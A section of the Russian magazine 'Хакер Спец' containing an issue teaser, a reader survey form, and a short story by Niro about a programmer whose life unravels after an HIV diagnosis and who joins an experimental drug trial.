Каким будет компьютер через 30-50 лет. Технологии: квантовые, нейрокомпьютеры, языки программирования, криптография и хакеры будущего. Нанoeлектроника, биотехнологии: современные достижения, что есть уже сейчас. Все о компьютерных имплантатах в человеческое тело. Интеграция человека и компьютера.

АНОНС

А Н К Е Т А

Если ты хочешь помочь нам делать журнал, вступи в фокус-группу Спеца! Участники фокус-группы смогут первыми оценить скорые нововведения, будут иметь возможность высказывать свое мнение о каждом номере напрямую представителям редакции. От тебя требуется немного: быть в онлайн, периодически отвечать на вопросы редакции и, самое главное, желание. Чтобы попасть в фокус-группу, нужно всего лишь заполнить эту анкету и прислать ее нам. Если ты не хочешь быть в тест-группе, все равно пришли анкету - нам это очень важно!

Давно ли ты читаешь «Хакер Спец»?

- С первых номеров
- Около года
- Несколько последних номеров
- Первый раз

Как ты считаешь, изменился ли «Хакер Спец» за последнее время?

- Да, улучшился
- Да, ухудшился
- Нет, по-моему, не изменился

Почему ты купил этот номер?

- Понравилась обложка
- Интересная тема номера
- Я постоянный читатель
- Друзья рекомендовали
- Другое _____

Какой из последних номеров тебе понравился больше всего?

- 12.04(49) - Идеальный компьютер
- 01.05(50) - Дизайн
- 02.05(51) - *nix без проблем
- 03.05(52) - Базы данных

Как ты оцениваешь раздел «ОФФТОПИК»?

- Супер
- Хорошо
- Средне
- Лажа

Насколько сложны материалы Спеца?

- Грузят по-дикому
- Можно попроще
- Все понятно
- Слишком просто

Каких материалов в журнале должно быть больше?

- Теоретических
- Практических
- Аналитических
- Развлекательных
- И так все хорошо

Как часто ты бываешь на сайте www.hacker.ru?

- Постоянно
- Иногда захожу
- Вообще не посещаю

Предложи тему для очередного номера:

О себе

ФИО

Где ты живешь

E-mail

Сколько тебе лет?

- Меньше 17
- 18-20
- 21-23
- 24-27
- 28-30
- 30-33
- Больше 33

Твое семейное положение?

- Холост
- Женат

В каком вузе ты учишься?

- Техническом
- Гуманитарном
- Я не учусь в вузе

Связана ли твоя работа с информационными технологиями?

- Да
- Да - планирую работать в ИТ
- Нет
- Я не работаю

Твой средний месячный доход?

- Меньше \$100
- \$100-300
- \$300-700
- Больше \$700

Сможешь ли ты сам собрать компьютер?

- С закрытыми глазами
- По книжке
- Сомневаюсь

Какой у тебя канал в интернет?

- Выгеленка
- Dial-up
- Нет интернета

Чем ты пользуешься для общения в Сети?

- E-mail
- Чаты
- ICQ и другие мессенджеры
- Другое _____

На каком языке ты пишешь?

- Assembler
- C/C++
- Pascal/Delphi
- Basic/VB
- Perl
- Другое _____
- Я не программист

С какими платформами у тебя есть опыт работы?

- PC (Windows)
- *nix (Unix, Linux, BSD)
- Macintosh
- Palm OS
- Pocket PC (Windows CE)
- EPOC/Symbian
- Другое _____

Какие из перечисленных вещей у тебя есть?

- DVD-плеер
- DVD-ROM
- MP3-плеер
- Ноутбук
- Домашний кинотеатр
- Мобильный телефон
- КПК (коммуникатор)
- Цифровой фотоаппарат
- Цифровая видеокамера
- GPS-навигатор

- Да, я хочу в фокус-группу!


Заполненную анкету присылай по адресу: 101000, Москва, Главпочтамт, а/я 654, Хакер Спец с пометкой «Анкета» или на vote@real.hacker.ru.





Niro (niro@real.xakep.ru)

ЧЕТВЕРТАЯ ПЕРЕДАЧА



зеркало лучше было не смотреть.

Вот только как это сделать, если ты проходишь мимо него раз тридцать за день - то на кухню, то в ванную, то на улицу? Как это сделать, если деваться некуда?

Диван, рядом стеклянный столик на колесиках. На стекле - стакан воды и пластиковая бутылочка с крышкой.

На крышке - ни этикетки, ни каких-либо других опознавательных знаков.

На диване - человек в халате. Глаза полузакрыты, все тело расслаблено. Как будто спит. На диване под его левой лапкой - книга. "СЕКРЕТЫ ПРОГРАММИРОВАНИЯ ОТ МАРИО ПАУЛИНИ".

Пальцы едва заметно поглаживают обложку с фотографией автора на ней.

Вдруг он наклоняется к столику и решительно протягивает руку к бутылочке.

- Наверное, так выглядят те, кому пришлось в голову покончить жизнь самоубийством, - говорит он, глядя на книгу. - В пустой комнате, с кучей таблеток...

Он открывает бутылочку и вытряхивает на ладонь маленькую капсулу желтого цвета. Закрывает крышку и бросает капсулу на стекло столика.

Желтенькая колбаска скачет по стеклу и замирает рядом со стаканом. Человек пытается откашляться, но у него плохо получается. Тело складывается едва ли не пополам в жутком приступе.

- Как же все... - с трудом говорит он. - Нагоело... Устал... Не верю.

Потом он протягивает руку за капсулой, берет ее двумя пальцами и подносит к глазам. Взгляд затуманивается слезами.

- И это - все? - спрашивает он себя. - Столько мук - и вот такая капсула...

Не отрывая взгляда, он протягивает руку за стаканом, медленно кладет капсулу на язык и запивает ее одним глотком воды.

- Холодная, - говорит он сам себе, ощущая, как по горлу проскользнула вниз легкая змейка. - А дальше?

Открывает книгу - ту самую, "Секреты программирования". Закладкой в ней служит довольно большой лист, исписанный убористым черчерком.

- "Каждый день принимать по одной капсуле в десять и в девятнадцать часов. Связь с приемом пищи неочевидна. На время приема препарата употребление алкоголя необходимо полностью исключить..." - читал он некое подобие инструкции, больше напоминающей приказ. - "После приема записывать (по возможности на диктофон) все свои ощущения, которые кажутся необычными. Производить контрольное измерение температуры тела два раза в день - в восемь и в двадцать два часа".

Далее идет какая-то служебная информация, куча цифровых кодов и приписка внизу: "При возникновении нестандартных ситуаций, не попадающих под действие данной инструкции, НИ В КОЕМ СЛУЧАЕ НЕ ЗВОНИТЬ 911!!!". Номера телефонов для связи указываются в самом конце.

На часах было ровно семь вечера - он принял капсулу вовремя. Допил всю воду, что оставалась в стакане, поежился - она действительно была холодной. Прислушался к себе - не происходит ли чего-нибудь необычного. В кармане халата нашел диктофон, поставил перед собой на столик, но включать передумал: сказать пока было нечего.

Звонок телефона, раздавшийся в тишине комнаты, немного пугает его. Толчок откуда-то из груди наружу, легкая тошнота. Он уже привык прислушиваться к своим ощущениям, внимательно анализировать все, прежде чем встать и подойти к аппарату, расположившемуся довольно далеко отсюда, у стеклянной входной двери, за которой открывался шикарный вид на поблескивающий в свете луны бассейн...

На когда-то поблескивавший... Ныне все там было в запустении: бетонная чаша, засыпанная опавшей листвой, давно уже не заполнялась водой. Очень давно, с тех пор как он стал бояться переохлаждения. Дорожка, ведущая к trampлину, завалена каким-то садовым инвентарем. Прежде чем протянуть руку к телефону, он с сожалением осматривает сад и бассейн, после чего берет трубку.

- Сынок, сынок! - слышит он голос матери, близкий и одновременно очень далекий. - Почему ты так долго не подойдишь к телесрону? С тобой все в порядке?

Глупый вопрос. Глупая американская вежливость. Она прекрасно знает, что с ним все далеко не в порядке.

- Да, мам, да, - отмахивается он, не отрывая взгляда от бассейна. Смятое полотенце, лежащее на шезлонге вот уже целую вечность, легонько колыхает ветер. - Все в порядке - настолько, насколько это возможно. Теперь...

Мать, готовая вывалить на него кучу вопросов, внезапно замолкает. Он тоже молчит, поверхность трубки телефона постепенно нагревается от щеки и уха.

- Мам, ты что-то хотела сказать? Я очень устал...

- Ты подписал? Подписал бумаги на участие в тесте?

Он кивает и вдруг понимает, что надо сказать вслух.

- Да. Подписал. Мне все дали.

- Я тоже, сынок. Двадцать ампул...

"Ампул?.." Он кидает взгляд на столик. Бутылочка с капсулами на месте.

- Это здорово, мамочка... Целый курс...

"Каких, к черту, ампул?!!!"

- Такой вежливый доктор... Мне все очень грамотно объяснили, сынок, тебе, наверное, тоже. А бумагу дали, инструкцию, договор? У тебя есть что-нибудь в руках, сынок?

- Мама, ты хочешь погаты на них в суд, если что-то не выйдет? Ты же знаешь, что вероятность крайне мала.

"КАКИХ, К ЧЕРТУ, АМПУЛ?!!!"

Он вдруг понимает, что вопрос вот-вот сорвется с его губ и крепко зажимает ладонью микрофон. Биение сердца колоколом отзывается в ушах.

НИ В КОЕМ СЛУЧАЕ НЕ ЗВОНИТЬ 911!!!

- Сынок, я рада, что у тебя все нормально. Думаю, мы с тобой... Мы ведь выкарабкаемся?

- Ма, ты там держись, - говорит он и вдруг понимает, что она не стала ждть ответа на его вопрос. И он чувствует, что она не верит в это.

Уколы, ампулы, врачи - все вдруг сливается перед глазами. Очень захотелось спать. Вряд ли это было действие капсулы - он не спал ночь перед приходом врача, который принес пакет. Боялся ли, переживал ли - трудно сказать точно. Но теперь с ним случилось что-то вроде отката после выстрела. Усталость навалилась внезапно, через пару минут. Положив трубку и вернувшись на диван, он закрыл глаза, откинулся на спинку, даже не потрудился лечь. Так, полусидя, он и задремал. Мама, конечно же, хотела что-то сказать ему перед окончанием этого разговора, но он не мог больше говорить.

Книжка, лежавшая на коленях, соскользнула на пол, но он не заметил этого. Дремота быстро переросла в глубокий сон...

На обложке книги была его фотография. Но он не был сейчас похож на самого себя. Совсем не похож.

В зеркало лучше было не смотреть...

Грехи своей молодости вспоминаются всегда некстати. Марио всегда старался думать о том, что было лет пять-десять назад, как можно реже - нечему там было особенно радоваться. Жил он тогда весело, мало о чем задумываясь, слыл удачливым среди своих друзей: еще бы, старший программист в одном из отделов Sun Microsystems, да не в каком-нибудь, а в отделе, отвечающем за проектирование софта для космических станций! Элитарное производство, сверхинтеллектуалы, супермозги!

Всего этого он достиг в двадцать с небольшим. Прорвался сквозь все препятствия, доказал свои способности на деле, быстро взлетел по служебной лестнице, сопровождаемый завистливыми взглядами коллег. В молодости особенно не замечаешь чужой зависти, все кажется искренними, дружелюбными. Вот и Марио протягивал всем руки, не обращая внимания на черную зависть во взглядах и на нервоз- >>





ность в поджатых губах. Их всех учили не только программировать, но и улыбаться...

Через четыре года работы он придумал эту самую штуку... Он никогда и не предполагал, что мирные решения так быстро становятся военными. Маленький приборчик, управляемый его программой, внезапно очень понадобился сначала в каком-то секретном отделе НАСА, а потом его лицензия на изобретение уплыла еще дальше, в Министерство обороны. И тогда он на своем счету в банке обнаружил неожиданный прирост - почти четверть миллиона долларов... Правительство всегда оказывалось чертовски щедрым, если чье-то очередное изобретение позволяло угрожать миру, лежа в ванной и наслаждаясь сигаретой...

Вначале это был красный "Феррари". Великолепный, сверкающий зверь в облики автомобиля. Когда он впервые сел за руль, положил лапони в укороченных фирменных (от "Феррари"!!!) перчатках из черной кожи и закрыл глаза, его посетило ощущение сродни оргазму - неверие в свою неслыханную удачу превратилось в радость обладания чудесной машиной и огромным богатством. И он медленно включил первую передачу, прислушался к урчанию мотора и выехал из автосалона на просторные улицы города...

Только тогда он понял, почему конструкторы "Феррари" очень ценят хороших и опытных водителей - именно они в состоянии оценить, как ведет себя их детище на скоростях повыше третьей передачи. Все остальные - в том числе и Марио - никогда в жизни не решались переключиться выше. Скорость ТАМ казалась запретной, лица людей и витрины магазинов готовы были слиться в один огромный рекламный слоган "Завидуйте, идиоты!!!!". Да в городе и негде было позвольте себе подобную резвость - от светофора до светофора езда превращалась в бесконечное дергание туда-сюда, газ-тормоз... Короче, Марио понял, что ему суждено подружиться со второй передачей,

Было все: и танцы на столах, и море хороших алкогольных напитков, и рай в постели.

после чего немного разочаровался в приобретении и понял, что хочет чего-то еще - чего-то такого же престижного и дорогого.

Пока он проводил дни в раздумьях о будущей покупке, его коллеги сквозь ядовитый прищур глаз посматривали на огненную машину, кивали головами и многозначительно переглядывались. Американская мечта, воплощенная в лице Марио, - внезапная удача, которая, если приглядеться внимательно, была запрограммирована всей его жизнью и его талантом. Но это если внимательно приглядеться, а практически все смотрели поверхностно.

Тем временем Марио стал координатором - повышение в должности пришло сверху. Кто-то из Министерства Обороны предложил талантливому парню не размениваться по мелочам, а возглавить работу всего отдела. У него в подчинении оказались почти сорок человек, в основном не менее талантливые, чем он сам, программисты. Он испугался этой ответственности, поскольку не считал себя готовым к руководству, но постепенно вышел на необходимый уровень общения, сумел подчинить тех, кто не хотел его главенства и не признавал его, потом обозначил новый уровень целей для своего отдела...

Спустя пару недель после своего назначения он ударил "Феррари" о продуктовый фургон, разбил фару стоимостью в шесть тысяч долларов и вдруг заметил в глазах своих подчиненных некое подобие удовлетворения оттого, что они видели покореженное крыло и расколотый фонарь. Искра понимания вспыхнула в его мозгу, но так и погасла, загудев ветром новых идей.

Однако на фоне работы он не забывал о том, что в банке лежит еще куча денег, и он пока не придумал, куда ее пристроить. С жильем у него проблем не было: дом, который предоставила ему Sun Microsystems, удовлетворял всем его потребностям на много лет вперед. Шикарный особняк в курортной зоне за городом, два этажа, бассейн, огромный сад и цветник (за которыми ухаживал садовник), черт знает сколько встроенной техники - от видео до кухонной. Холодильник, размерам которого мог позавидовать любой морт города... Он никогда не задумывался о том, что может остаться без работы и потерять этот дом: в договоре было сказано, что жилье хотя и является в настоящий момент вездомственным, но в процессе работы Марио на

компанию он постепенно выплачивает его стоимость, и лет через пятнадцать этот прекрасный дом станет принадлежать ему полностью.

Каждый раз, возвращаясь с работы, Марио выезжал на участок трассы, ведущий в некое подобие Наукограда в России. В этом месте жил не только он, но и еще человек вести из компьютерной элиты Sun, дрожащей рукой включал третью передачу и старался не смотреть на трясающееся задрванное кверху правое крыло. Острый угол металла, потерявший свой блеск, мелко вибрировал на скорости девяносто миль в час, чем чертовски раздражал Марио, но он не мог ничего поделать: его не покидало ощущение того, что с разбитой фарой и погнутым крылом он остается немного ближе к своим коллегам. А вот если он не пожалеет шести тысяч долларов на фару и примерно столько же на ремонт крыла (а ведь в банке еще больше сотни тысяч, и это все такая мелочь!), то все снова вернется на круги своя, он уйдет в свой мир, а они останутся в своем. Как любое начальство, которое всегда остается в оппозиции к своим подчиненным, даже если из-за всех сил старается найти с ними общий язык...

Дома он обычно старался не думать о работе. Пристрастившись к сигарам, он вечером мог часами сидеть в шезлонге у бассейна, рассматривая звезды и прислушиваясь к тому, как тихо и спокойно вокруг. Правда, отрешиться от строчек кода, мерно плывущих перед глазами сквозь сизый дым гаванского табака, он так и не сумел. Разглядывая отсветы Сити на востоке (огни рекламы сверкали так, что трудно было отделаться от иллюзии пожара, появлявшегося на горизонте), он представлял себе какие-то грандиозные решения, сверхпрограммы, нестандартные подходы к проблемам своего отдела. И ему казалось, что нет на свете человека более подготовленного к решению таких проблем, чем он, Марио Паулини, парень из Италии, прорвавшийся в Америку и завоевавший ее...

Иногда он бросал взгляды на гаражную дверь, за которой мирно дремала его супермашина.

- Я чего-то стою, - говорил он себе, сжимая зубами кончик сигары. - И моя цена растет...

Потом он выпивал бутылку пива, выкатывал из гаража свою "Хонду" - довольно старую, но любимую не менее, чем "Феррари" - садился в седло, подмигивал в зеркало заднего вида и уезжал в расположенной поблизости бар.

Возвращался он обычно не один...

Мать всегда сетовала на то, что он все не хочет жениться. Она постоянно заговаривала на эту тему, поднимая ее в самый неподходящий момент - то позвонив ему на работу, то приехав на какой-нибудь праздник, чтобы окончательно испортить ему настроение, то обронив пару строк в письме по электронной почте. Ну не хотел он заводить семью, не хотел! Гораздо ближе ему были веселые, слегка подвыпившие танцовщицы стриптиза из "Красной раковины", которые никогда ни о чем не спрашивали, не надоедали приставаниями на тему его изобретений и банковского счета, а просто искренне веселились, устраивая порой у него дома после работы веселье почище того, что случалось в баре.

Было все: и танцы на столах, и море хороших алкогольных напитков, и рай в постели. Он привозил их то по одной, то сразу по две-три (это если ездил в бар на "Феррари"). Его все любили: и девчонки, и бармены, и завсегдатаи заведения. Причем многие из них и не догадывались, с какой звездой компьютерного мира разговаривают у стойки за стаканчиком виски или за бокалом "Миллера". Он был компанейским парнем, умел пошутить, поддержать любую беседу и откликнуться на приглашение потанцевать, будь это рок-н-ролл или самый современный электронный транс. Люди, окружавшие его, конечно же, догадывались, что там, куда он каждую ночь уезжал на мотоцикле, живут далеко не простые создания, но об уровне таланта и состоянии им приходилось только догадываться.

Вот этим они все и подкупили Марио - откровенностью, честностью и отсутствием назойливости. Они были готовы веселиться с ним до утра, ибо он платил всегда и за все. Уходя, никто не задавал ему вопросов - только молча собирали разбросанное белье, тихо вызывали такси и исчезали в утреннем тумане. Он оставался один в полуреме, держа в расслабленной лапони пустую бутылку от пива и пытаясь найти во сне то теплое место в постели, что осталось от очередной красавицы...

Будильник вырывал его из объятий Морфея, он нырял под душ, выходил оттуда абсолютно бодрым и отдохнувшим настолько, насколько молодой организм позволял при сне по три часа в сутки, переработав в себе литры алкоголя. Он выкатывал из гаража покореженную машину, бросая тоскливый взгляд на "Хонду", садился за руль и

ехал в Сити решать очередную проблему Sun Microsystems, которая, как известно, появляется всегда ранним утром в голове у начальника отдела...

У тех, кто встречал его в кабинете, не возникало ни малейшего сомнения в том, что этот человек, их координатор, отец родной, Марио Паулини, спал в своей теплой постели всю ночь, прочитав на досуге перед сном что-нибудь из учебников по программированию. Он сел за компьютер, выслушивал доклады подчиненных, выстраивал логическую схему решения проблемы, делал пару замечаний, опускал пальцы на клавиатуру и начинал работу. Временами он закрывал глаза и расслабленно свигал головой из стороны в сторону - и все знали, что он сейчас видит перед собой страницу редактора кода, бугро навяву. Строчки компилировались у него в голове...

Один раз он на спор воспроизвел две с половиной тысячи строк кода, на которые посмотрел в течение тридцати секунд - ровно столько ему понадобилось, чтобы прокрутить его до конца в окошке. Весь отдел стоял у него за спиной в то время, когда его пальцы порхали над клавишами - и тогда все впервые заметили эту его особенность, эти плавающие движения головы, во время которых перед его глазами проплывали процедуры и функции. Когда он закончил, два файла сравнили и не нашли ни единого отличия. А потом он встал из-за компьютера и сказал, что не запоминал абсолютно ничего - он просто написал эту программу на максимально возможной скорости, используя все свои знания по языку С. А еще он сказал, что автор тех строк, что были показаны ему как условие спора, может рассчитывать на повышение по службе: отсутствие отличий говорит о том, что этот человек умеет мыслить так же, как его начальник. И парень, который только что пришел на работу в отдел, девятнадцатилетний юнец, прорвавшийся в Sun благодаря случаю, ухватился рукой за край стола и закрыл глаза от счастья - через два дня он стал заместителем координатора Паулини.

Марио жил будто летел на крыльях. Силы, талант, деньги - ничего не убывало. Он прекрасно понимал, что где-то там, наверху, директор корпорации временами приподнимает бровь, слыша в очередной раз его фамилию в связи с очередной удачной находкой - об этой его привычке он был наслышан с самого своего первого дня работы в Sun. Он чувствовал, что удача приплывала ему в руки и не собирается уплывать, да он и не отпустит ее.

Слишком уж грустной была его жизнь до той поры, как он впервые увидел компьютер и написал свои первые строки на С. Мать несколько раз побывала замужем, пока он был маленьким, вырос он едва ли не сам по себе: мужчины матери сменяли друг друга достаточно быстро, мама постоянно меняла фамилии, совершенно не заботясь о ребенке и стараясь устроить личное счастье. Тот, кто подарил ему фамилию Паулини, давно лежал на кладбище маленького городка в Калифорнии. Марио никогда не видел его могилы и не стремился туда - с этим человеком его не связывало ничего, кроме общего ДНК. Остальные... Остальные были не лучше.

Запомнил Марио только одного. Его звали Джейкоб, и это он подарил Марио компьютер. Черт его знает, зачем он это сделал, но подарок перевернул всю жизнь мальчика и направил его на путь истинный. Увлечение поглотило ребенка, стало смыслом его жизни. И как он только не превратился в дохленького очкарика, нудно набирающего на клавиатуре школьные сочинения! Программирование подчинило его себе, дисциплинировало, заставило иначе взглянуть на окружающий мир, увидеть в нем логику и совершенство.

Мамины проблемы перестали занимать его. Он устал от бесконечных свадеб и разводов, ставших смыслом ее жизни и неким подобием хобби. Он доставал на книжных ярмарках редкие книги, брал у друзей диски, учился сам у себя и на чужих советах и ошибках. И постепенно стал тем, кем стал.

Найдя в интернете приглашение принять участие в конкурсе на замещение должности младшего программиста в отделе Sun Microsystems, он заполнил регистрационную форму, выполнил демонстрационный тест, после чего получил по почте через десять дней пакет с заданием.

Когда еще через две недели он получил приглашение прибыть в Sun для собеседования, он не поверил своим глазам. Решив, что таких, как он, наберется не меньше сотни, он особенно не готовился, лишь оделся с иголки - аккуратно, по-деловому, насколько позволяли средства.

А когда понял, что на собеседовании он будет один, то испугался до такой степени, что не сразу вспомнил свое имя. Его взяли на рабо-

ту, задав всего пару вопросов: где он хочет жить и сколько он хочет получать за свою работу.

Это два самых желанных вопроса, именно их хочет слышать человек, когда его принимают на работу. Он ступившись, потупил глаза в пол и назвал сумму ровно в три раза меньшую, чем потом стал получать.

Что ж, скромность всегда украшает мужчину...

Можно сказать, что к двадцати восьми - тридцати годам его жизнь уже сложилась. И если на Землю не должен был упасть астероид, как было в "Армагеддоне", то бояться ему было не за что. Так он и жил - творя чудо-программы и растворяясь в пиве "Красной раковины". Спутники, вооруженные его суперсофтом, наводили американские ракеты на Ирак, подглядывали за русскими и контролировали перемещения сверхтелефонов далеко за пределами орбиты Юпитера и Сатурна. Его машина уже не мозолила никому глаза. Счет в банке медленно, но верно увеличивался: начальство предложило ему небольшое совладение, предоставив кредит для покупки одного процента акций Sun по льготным ценам. Он понял, что человек, который может позволить себе красный "Феррари", очень сильно отличается от человека, который может этот самый "Феррари" ударить о борт продуктового фургона.

Каждое утро, разминая пальцы над клавиатурой, он вспоминал очередную красотку из бара, ее тонкое шелковое белье, запах - божественный запах! - ее горячего тела... И внезапно понимал, что та проблема, которая выскочила вдруг в компиляторе вчера перед окончанием рабочего дня, сегодня разрешилась сама собой - очень и очень красиво. Не менее красиво, чем танцевала вчера Кетрин... Или Сара? Или... Да кто их всех упомнит!

Временами ему звонила мама. Ох уж эти ее разговоры! Она в очередной раз напоминала ему, что он по-прежнему холост и никак не

Когда еще через две недели он получил приглашение прибыть в Sun для собеседования, он не поверил своим глазам.



собирается погасить ей внуков, что он совсем там сошел с ума от своего программирования и лучше бы написал программу, которая позволила бы создавать счастливые семьи, да и вообще не хочет ли он взять маленький отпуск и навестить свою мамульчку, заодно посетив ее новое бракосочетание?!

Марио всегда вежливо выслушивал ее, со всем без исключения соглашался, а потом клал трубку, отмечал в настенном календаре дату свадьбы и рядом - имя нового отчима. Ехать он никуда не собирался, его ждала работа, которая была смыслом всей его жизни. Но однажды она его уговорила.

Марио отпросился на три дня. Директор был не против. Конечно, Паулини не стал распространяться о том, что свадьба мамы, на которую он едет, далеко не первая: к тому времени этот патологический марафон перевалил уже за первый десяток. Он просто взял отпуск, получил деньги на подарок (директор просил передать маме пожелания и поздравления) и полетел на церемонию...

Все смотрели на него там, как на чудо, как на человека с другой планеты - его мама постаралась здесь на славу, преподнесла его гостям едва ли не как совладельца Sun Microsystems. Мужчины любого возраста старались пожать ему руку. Женщины просто норовили пройти рядом и заглянуть ему в глаза - похоже, все находившиеся там имели представление о доходах и состоянии Марио. Он слышал вокруг шуршание платьев, волны духов проплывали мимо него, соблазняя и дурмана... Он и не заметил, как его мама постепенно перестала быть центром этого праздничного мероприятия - Марио оттянул на себя большую часть гостей. Среди них нашлись и те, кто был в состоянии поддержать профессиональный разговор. Паулини постепенно втянулся и, попивая виски, остался на веранде дома в окружении компьютерных фанатов.

И там, на веранде, он увидел те самые глаза, что очень нескромно рассматривали в его сторону...

Очнулся он с раскаляющейся головой в чужой постели на следующий день ближе к обеду - рядом с той незнакомкой, которая так и не назвала ему своего имени. Аккуратно одевшись, он вышел - и с тех пор они никогда больше не виделись.

А через полгода после этой короткой страстной встречи он вдруг понял, что, похоже, стал чаще болеть. Его коллеги тоже обратили внимание на то, что Марио чаще, чем обычно, чихал, кашлял, массировал виски ладонями, закапывал себе что-то в глаза, в нос, наклеивал на запястье термолоски, чтобы контролировать свое состояние.

Поначалу он объяснял это себе холодным пивом, ездой на мотоцикле, бесшабашной жизнью. И его самого, и нескольких друзей, посвященных в его жизнь, такие объяснения устраивали, но не полностью. Себя он умудрялся успокоить - принимая в очередной раз таблетку аспирина, он с облегчением трогал вспотевший лоб и говорил, что идет на поправку. Но скоро становилось ясно, что эта лихорадка затянулась почти на три месяца.

По вечерам, сидя дома с термометром под мышкой, он держал в руках пульт от телевизора и пялился в пустой черный экран - не было никакого желания ни смотреть, ни слушать что-то. Лишь бы только "тридцать шесть и шесть".

Но всегда было выше. Гораздо выше.

Он перестал ездить в бар. Он перестал купаться в бассейне. Он перестал читать книги и смотреть телевизор. Он выключил телефон. А потом понял, что уже давно не писал ни строчки кода.

Еще немного - и он умрет как программист. Корпорация не держит у себя "мертвые души" - в таких монстрах, как Sun, никто не ест свой хлеб даром.

Пришлось немного напрячься. Сквозь головную боль и слезящиеся глаза он работал, работал... Приходилось догелять кое-что дома, завернувшись в плед едва ли не с головой - и это в середине лета! Нельзя сказать, что у него поубавилось умения писать программы. Просто он перестал мыслить так, как раньше - легко и отрешенно. Каждое мгновение, каждую секунду он думал о том, что с ним что-то

- У меня... У меня СПИД? - спросил он каким-то скрипучим голосом, не слыша сам себя.

не так, и это мешало ему работать. Он еще не начал делать ошибки, но скорость его работы снизилась.

А потом один из его сотрудников пришел на работу в маске. Он пошептался со своими друзьями, после чего все они с извинениями подошли к Марио и попытались объяснить, что не имеют ничего против его болезни и против него лично, но... Но...

Марио пожал плечами и отвернулся. На следующий день в масках уже было четыре человека. В конце недели половина отдела дышала через "намордники". Кто-то закапывал в нос что-то против вирусов, кто-то глотал таблетки - то ли от страха, то ли для профилактики. Паулини, сжав губы, не отрываясь, смотрел в экран, чувствуя на себе раздраженные и тревожные взгляды.

Это не могло так долго продолжаться. Скоро вся эта "масочная" история дошла до врачей. Марио вызывали для осмотра и дальнейшего наблюдения.

Женщина, которая беседовала с Паулини, ласково держала его за запястье, смотрела прямо в глаза и терпеливо выслушивала все его жалобы, историю последних двух-трех месяцев жизни и делала какие-то пометки в блокноте. Когда он закончил, она почему-то спросила, не лечил ли он в последнее время зубы, не получал ли каких-нибудь уколов, не переливали ли ему кровь... А потом спросила про наркотики и женщин.

С наркотиками Марио никогда не дружил: все, что он позволял себе, это сигары, самые обыкновенный, пусть и очень дорогой табак. А вот с женщинами все было очень и очень запутанно.

Врач догадалась по молчанию Паулини, что тема эта дорогого стоит. Слово за слово, она разговорилась с ним, узнала много интересного о "Красной раковине", после чего сделала достаточно сенсационное заявление, положив перед ним листок и потребовав подписаться о неразглашении служебной информации.

Клуб "Красная раковина" содержался целиком на деньги Sun Microsystems именно для того, чтобы там периодически появлялись ее сотрудники. Негласно подобный отдых поощрялся, но не все выдерживали испытания ночной жизнью. Такие, как Марио, были скорее исключением...

Ну, а раз клуб был собственностью Sun, то все девочки (и мальчики) этого клуба проходили тщательную проверку, в том числе и медицинскую, два раза в год. Поэтому в этом отношении все было идеально. Марио слушал все это раскрыв рот, а потом вспомнил ту сероглазую принцессу с маминной свадьбы.

Пока он объяснял доктору, кто эта женщина и откуда она взялась в его жизни, в кабинет принесли результаты экспресс-анализов. Врач медленно просмотрела большую распечатку, после чего подняла взгляд на Марио и сказала:

- Я думаю, вам не стоит больше ездить в "Красную раковину"...

Марио смотрел на нее, еще не понимая, что тот мир - с девочками из стрип-шоу, с улыбками барменов, с ветром в ушах под рев мотора "Хонды" - тот мир находится под угрозой.

- Что вы имеете в виду? - немного отстранившись, спросил он у врача, внезапно поняв, что одновременно и ждет ее ответа, и боится услышать его.

Вместо ответа она несколько раз щелкнула "мышкой" глядя в монитор. Из принтера с легким жужжанием выехали три страницы. Она протянула их, еще теплые, Паулини и сказала:

- Прочтите это. Здесь три экземпляра, поэтому информации не так уж и много. Прочтите, распишитесь. Потом мы с вами поговорим.

Чувствовалось, что профессия наделила ее здоровой долей цинизма. Во взгляде доктора не чувствовалось ни грамма сочувствия: она выполняла свою работу, не более того. Марио взял страницы не отрывая взгляда от лица врача. Она же тем временем встала, подошла к окну и принялась ухаживать за несколькими кустиками, выросшими в огромных по сравнению с растениями горшках.

Прочитанное повергло Марио в шок. Ему нужно было подтвердить своей подлостью то, что он предупрежден об ответственности за...

- У меня... У меня СПИД? - спросил он каким-то скрипучим голосом, не слыша сам себя. Доктор на мгновение замерла, потом кивнула и продолжила протирать листья влажной тряпочкой. - И я... Вы не ошиблись?

- Нет, - коротко ответил врач. - Это ваш экспресс-тест, и он выявил у вас в крови некие компоненты, которые со стопроцентной гарантией подтверждают тот диагноз, о котором я сразу же подумала, когда услышала историю вашей болезни. Похоже, что это та женщина со свадьбы... Хотя теперь придется проверить всех девочек из "Раковины". Вы подписали?

Марио смотрел в лист бумаги и не шевелился.

Мир рушился.

Все закружилось в каком-то разноцветном вихре, калейдоскоп огней рванулся ему в глаза, и он упал со стула на пол...

Подписать бумагу об ответственности за умышленное распространение заболевания ему, конечно же, пришлось. Он, прижав к себе, с трудом взял ручку негнущимися пальцами, сделал несколько штрихов на каждом экземпляре.

Доктор, выкинув в урну надломленную ампулу с нашатырем, вернулась на свое место.

- Не стоит отчаиваться, господин Паулини. Я немного погрешила против истины: у вас не СПИД. Вы являетесь носителем вируса этой болезни. Этот вирус потихоньку подтачивает вашу иммунную систему...

- Сколько мне осталось? - перебил ее Марио.

- Этого не знает никто, - развела руками врач. - Но повторяю: не стоит отчаиваться. С этим вирусом в крови можно жить долгие годы, вот только любая простуда будет валить вас с ног всерьез и надолго. Вы должны полностью изменить свой образ жизни, а выслушав вас, я поняла, что это едва ли не единственное ваше спасение...

- Я умру? - спросил Марио.

- Мы все умрем, - очень оптимистично ответила врач. - Вы теперь должны будете наблюдаться у меня и периодически сдавать разного рода анализы...

- А может так быть: я сдам их в следующий раз, и анализы покажут, что я здоров? - с надеждой спросил Марио.

- Конечно, может, - грустно улыбнулась женщина. - Но пока еще ни у кого так не было.

Паулини закурил губу и уставился в пол. Врач хотела была предложить ему воды, но потом передумала.

- Я думаю, вам стоит пойти домой. Я позвоню в отдел, скажу, что вам надо отдохнуть, - сказала она.

- Там все узнают? - внезапно поднял Марио голову. - Вы ведь не скажете никому?



- Вы сами скажете, когда придет время. Ведь и вы, и я - мы оба знаем, что вы не опасны для окружающих. Но в нашем мире очень сильны предрассудки.

Паулини встал, продолжая опираться на спинку стула: ноги откалывались иглы. Все внезапно стало таким далеким и неважным. Его жизнь оказалась под угрозой.

